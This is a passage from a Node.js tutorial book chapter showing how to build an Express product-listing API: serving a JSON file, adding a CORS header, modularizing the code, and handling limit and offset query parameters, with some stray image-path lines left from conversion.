    "imgThumb": "https://images.unsplash.com/photo...",
    "img": "https://images.unsplash.com/photo...",
    "link": "https://unsplash.com/photos/trYl7JYATH0",
    "userId": "X0ygkSu4Sxo",
    "userName": "Josh Rose",
    "userLink": "https://unsplash.com/@joshsrose",
    "tags": [
      "building",
      "architecture",
      "corner",
      "black",
      "dark",
      "balcony",
      "night",
      "lines",
      "pyramid",
      "perspective",
      "graphic",
      "black and white",
      "los angeles",
      "angle",
      "design"
    ]
  }, ...
]
```

As we can see, each product in the listing has enough information for our client to use. We can already imagine a web app that can display a thumbnail for each, along with some tags and the artist's name.

Our listing is already in a format that a client can readily use, therefore our API can start simple. Using much of what we've covered in chapter 1, we can make this entire product listing available at an endpoint like `http://localhost:1337/products`. At first, we'll return the entire listing at once, but quickly we'll add the ability to request specific pages and filtering.

Our goal is to create a production-ready app, so we need to make sure that it is well tested. We'll also want to create our own client library that can interact with our API, and make sure that is well tested as well. Luckily, we can do both at the same time.

We'll write tests that use our client library, which in turn will hit our API. When we see that our

client library is returning expected values, we will also know that our API is functioning properly.

Serving the Product Listing

At this stage, our expectations are pretty clear. We should be able to visit `http://localhost:1337/products` and see our product listing. What this means is that if we go to that url in our browser, we should see the contents of `products.json`.

We can re-use much of what we covered in Chapter 1. We are going to:

- Create an `express` server
- Listen for a GET request on the `/products` route
- Create a request handler that reads the `products.json` file from disk and sends it as a response

Once we have that up, we'll push on a bit farther and:

- Create a client library
- Write a test verifying that it works as expected
- View our products via a separate web app

Express Server

To start, our `express` server will be quite basic:

03-complete-server/01/server-01.js

```
const fs = require('fs').promises
const path = require('path')
const express = require('express')

const port = process.env.PORT || 1337

const app = express()
app.get('/products', listProducts)
app.listen(port, () => console.log(`Server listening on port ${port}`))

async function listProducts (req, res) {
  const productsFile = path.join(__dirname, '../products.json')
  try {
    const data = await fs.readFile(productsFile)
    res.json(JSON.parse(data))
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}
```

Going through it, we start by using `require()` to load `express` and core modules that we'll need later to load our product listing: `fs` and `path`.

03-complete-server/01/server-01.js

```
const fs = require('fs').promises
const path = require('path')
const express = require('express')
```

Next, we create our `express` app, set up our single route (using a route handler that we will define lower in the file), and start listening on our chosen port (either specified via environment variable or our default, `1337`):

03-complete-server/01/server-01.js

```
const port = process.env.PORT || 1337

const app = express()
app.get('/products', listProducts)
app.listen(port, () => console.log(`Server listening on port ${port}`))
```

Finally, we define our route handler, `listProducts()`. This function takes the request and response objects as arguments, loads the product listing from the file system, and serves it to the client using the response object:

03-complete-server/01/server-01.js

```
async function listProducts (req, res) {
  const productsFile = path.join(__dirname, '../products.json')
  try {
    const data = await fs.readFile(productsFile)
    res.json(JSON.parse(data))
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}
```

Here, we use the core `path` module along with the globally available `__dirname` string to create a reference to where we are keeping our `products.json` file. `__dirname` is useful for creating absolute paths to files using the current module as a starting point.

Unlike `require()`, `fs` methods like `fs.readFile()` will resolve relative paths using the current working directory. This means that our code will look in different places for a file depending on which directory we run the code from. For example, let's imagine that we have created files `/Users/fullstack/project/example.js` and `/Users/fullstack/project/data.txt`, and in `example.js` we had `fs.readFile('data.txt', console.log)`. If we were to run `node example.js` from within `/Users/fullstack/project`, the `data.txt` would be loaded and logged correctly. However, if instead we were to run `node project/example.js` from `/Users/fullstack`, we would get an error. This is because Node.js would unsuccessfully look for `data.txt` in the `/Users/fullstack` directory, because that is our current working directory.


`__dirname` is one of the 21 global objects available in Node.js[50]. Global objects do not need us to use `require()` to make them available in our code. `__dirname` is always set to the directory name of the current module. For example, if we created a file `/Users/fullstack/example.js` that contained `console.log(__dirname)`, when we run `node example.js` from `/Users/fullstack`, we could see that `__dirname` is `/Users/fullstack`. Similarly, if we wanted the module's file name instead of the directory name, we could use the `__filename` global instead.

After we use `fs.readFile()`, we parse the data and use the `express` method `res.json()` to send a JSON response to the client. `res.json()` will both automatically set the appropriate content-type header and format the response for us.

If we run into an error loading the data from the file system, or if the JSON is invalid, we will send an error to the client instead. We do this by using the `express` helper `res.status()` to set the status code to 500 (server error) and send a JSON error message.

Now when we run `node 01/server-01.js` we should see our server start up with the message `Server listening on port 1337`, and we can verify that our product listing is being correctly served by visiting `http://localhost:1337/products` in our browser.

[50] https://nodejs.org/api/globals.html



Our product listing is served by our server.

With our API up, we can now build out different ways of using it. Since our API will only return JSON, it won't care about how the data is being used or rendered. This means that we can have many different front-ends or clients use it.

Our API shouldn't care whether the client is a web app hosted on a CDN, a command-line utility like curl, a native mobile app, a library being used by a larger code base, or an HTML file sitting on someone's desktop. As long as the client understands HTTP, everything should work fine.

We'll start by showing how we can get a standard web front-end using the API, and afterwards we'll move on to create our own client library that could be used by other apps.

Web Front-End


Now that our server is successfully serving our product listing, we can use a web front-end to show it off.

To start we'll create a simple HTML page that will fetch our endpoint and use `console.log()` to display the data:

03-complete-server/01/client/index-01.html

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>Fullstack Prints</title>
  </head>
  <body>
    <script>
      const url = 'http://localhost:1337/products'
      fetch(url).then(res => res.json()).then(products => console.log(products))
    </script>
  </body>
</html>
```

If our server is running and we open this up in the browser, this is what we'll see:



Our cross-origin request was blocked.

Unfortunately, because our HTML page was served from a different origin than our API, our browser is blocking the request. For security reasons, browsers will not load data from other origins/domains unless the other server returns the correct CORS (Cross-Origin Resource Sharing) headers. If we were serving the HTML directly from our server, we wouldn't have this problem. However, it's important to us that *any* web client can access our API – not only clients hosted by our API.


If you'd like to learn about CORS in more detail, check out this guide on MDN[51]

Luckily for us, it's easy enough to modify our server to return the correct headers. To send the necessary CORS header, we only need to add a single line to our route handler:

[51] https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS


```
res.setHeader('Access-Control-Allow-Origin', '*')
```

Now when our server responds, it will tell the browser that it should accept data from our server no matter which origin the HTML is loaded from. If we close our other server and run `node 01/server-02.js` and re-open `01/client/index-01.html` in our browser, this is what we should see:



Our console.log() shows data from our API.

Success! Now that our front-end can receive data from our server, we can build out a simple interface. To start we'll just create an element for each product, showing its thumbnail image, tags, and artist:



Using HTML to display our products

We won't cover the front-end code here, but it's available at `code/src/03-complete-server/01/client/index.html`.

Modularize

Now that we've got the basics up and running. Let's modularize our app so that we can keep things tidy as we grow our functionality. A single-file production API would be very difficult to maintain.

One of the best things about Node.js is its module system, and we can leverage that to make sure that our app's functionality is divided into individual modules with clear responsibility boundaries.

Until this point, we've only used `require()` to pull in functionality from Node.js core modules like `http` and third-party modules like `express`. However, more often than not, we'll be using `require()` to load local modules.

To load a local module (i.e. another JS file we'd like to use), we need to do two things.

First, we call `require()` with a relative path argument, e.g. `const addModule = require('./add-module.js')`. If there's a file `add-module.js` in the same directory as our current file, it will be loaded into the variable `addModule`.

Second, for this to work properly, `add-module.js` needs to use `module.exports` to specify which object or function will be made available. For example, if we want the variable `addModule` to be an add function such that we could use it like `addModule(1, 2)` (and expect `3` as the result), we would make sure that `add-module.js` contains `module.exports = (n1, n2) => n1 + n2`.

For our server, we want to pull all of our route handlers out into their own file. We're going to call this file `api.js`, and we can make it accessible in our `server.js` file by using `require('./api')` (we're allowed to omit `.js` if we'd like).

Then, in `api.js`, we will export an object with each of our route handlers as properties. As of right now, we only have a single handler, `listProducts()` so it will look like this `module.exports = { listProducts }` (we'll have a function declaration elsewhere in the file).

Here's our `server.js`:

03-complete-server/02/server-01.js

```
const express = require('express')

const api = require('./api')

const port = process.env.PORT || 1337

const app = express()
app.get('/products', api.listProducts)
app.listen(port, () => console.log(`Server listening on port ${port}`))
```

And here's our `api.js`:

03-complete-server/02/api.js

```
const Products = require('./products')

module.exports = {
  listProducts
}

async function listProducts (req, res) {
  res.setHeader('Access-Control-Allow-Origin', '*')
  try {
    res.json(await Products.list())
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}
```

As we can see, on the very first line, we use `require()` to pull in another module, `./products`. This will be the data model for our products. We keep the data model separate from the API module because the data model doesn't need to know about HTTP request and response objects.


Our API module is responsible for converting HTTP requests into HTTP responses. The module achieves this by leveraging other modules. Another way of thinking about this is that this module is the connection point between the outside world and our internal methods. If you're familiar with Ruby on Rails style MVC, this would be similar to a Controller.

Let's now take a look at our products module:

03-complete-server/02/products.js

```
const fs = require('fs').promises
const path = require('path')

const productsFile = path.join(__dirname, '../products.json')

module.exports = {
  list
}

async function list () {
  const data = await fs.readFile(productsFile)
  return JSON.parse(data)
}
```

Currently, our products module only has a single method, `list()`. We should also notice that this module is general-purpose, we want to keep it so that it can be used by our API, a CLI tool, or tests.



Data flow of our modules

Another way to think of how we organize our modules is that the server module is on the outside. This module is responsible for creating the web server object, setting up middleware (more on this in a bit), and connecting routes to route handler functions. In other words, our server module connects external URL endpoints to internal route handler functions.

Our next module is the API. This module is a collection of route handlers. Each route handler is responsible for accepting a request object and returning a response. A route handler does this primarily by using model methods. Our goal is to keep these route handler functions high-level and readable.

Lastly, we have our model module. Our model module is on the inside, and should be agnostic about how it's being used. Our route handler functions can only be used in a web server because they expect response objects and are aware of things like content-type headers. In contrast, our model methods are only concerned with getting and storing data.

This is important for testing (which we'll cover more in depth later), because it simplifies what we need to pass to each tested method. For example, if our app had authentication, and we did not separate out the model, each time we tested the model we would have to pass everything necessary for authentication to pass. This would mean that we were implicitly testing authentication and not isolating our test cases.

As our app grows, we may choose to break our modules up further, and we may even create

subfolders to store collections of related modules. For example, we might move the `products.js` module to a `models` folder once we have other model modules. For now, there's no reason to create a subfolder to store a single file.

Now that our app has a more solid structure, we can go back to building features!

Controlling our API with Query Parameters


As of right now, our API returns the same data each time. This means that there's no reason for our API to exist – we could achieve the same result by storing our `products.json` file on a static file server or CDN.

What we need to do is to have our API respond with different data depending on the client's needs, and the first thing a client will need is a way to request only the data that it wants. At this moment, our web front-end only displays 25 products at a time. It doesn't need our entire product catalog of over 300 items returned on each request.


Our plan is to accept two optional query parameters, `limit` and `offset` to give the client control over the data it receives. By allowing the client to specify how many results it receives at a time and how many results to "skip", we can allow the client to scan the catalog at its own pace.

For example, if the client wants the first 25 items, it can make a request to `/products?limit=25`, and if the client wants the *next* 25 items, it can make a request to `/products?limit=25&offset=25`.

If we had this feature built, here's an example of how we could use it from the command line using `curl` and `jq` (more on these in a minute):



Grabbing the first product



Grabbing the second product

We'll come back to using `curl` and `jq` once we have the functionality built out and we can try these commands out on our own server.

Reading Query Parameters

We've already seen in chapter 1 that `express` can parse query parameters for us. This means that when a client hits a route like `/products?limit=25&offset=50`, we should be able to access an object like:

```
{
  limit: 25,
  offset: 50
}
```

In fact, we don't have to do anything special to access an object of query parameters. `express` makes that available on the request object at `req.query`. Here's how we can adapt our request handler function in `./api` to take advantage of those options:

03-complete-server/03/api.js

```
async function listProducts (req, res) {
  res.setHeader('Access-Control-Allow-Origin', '*')
  const { offset = 0, limit = 25 } = req.query

  try {
    res.json(await Products.list({
      offset: Number(offset),
      limit: Number(limit)
    }))
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}
```

We create two variables `offset` and `limit` from the `req.query` object that `express` provides. We also make sure that they have default values if one or both are not set (e.g. in the case of the client hitting a route like `/products` or `/products?limit=25`).

It's important to notice that we make sure to coerce the `limit` and `offset` values into numbers. Query parameter values are always strings.

This also highlights the main responsibility of our `api.js` module: to convert data from the `express` request object into the appropriate format for use with our data models and other modules.

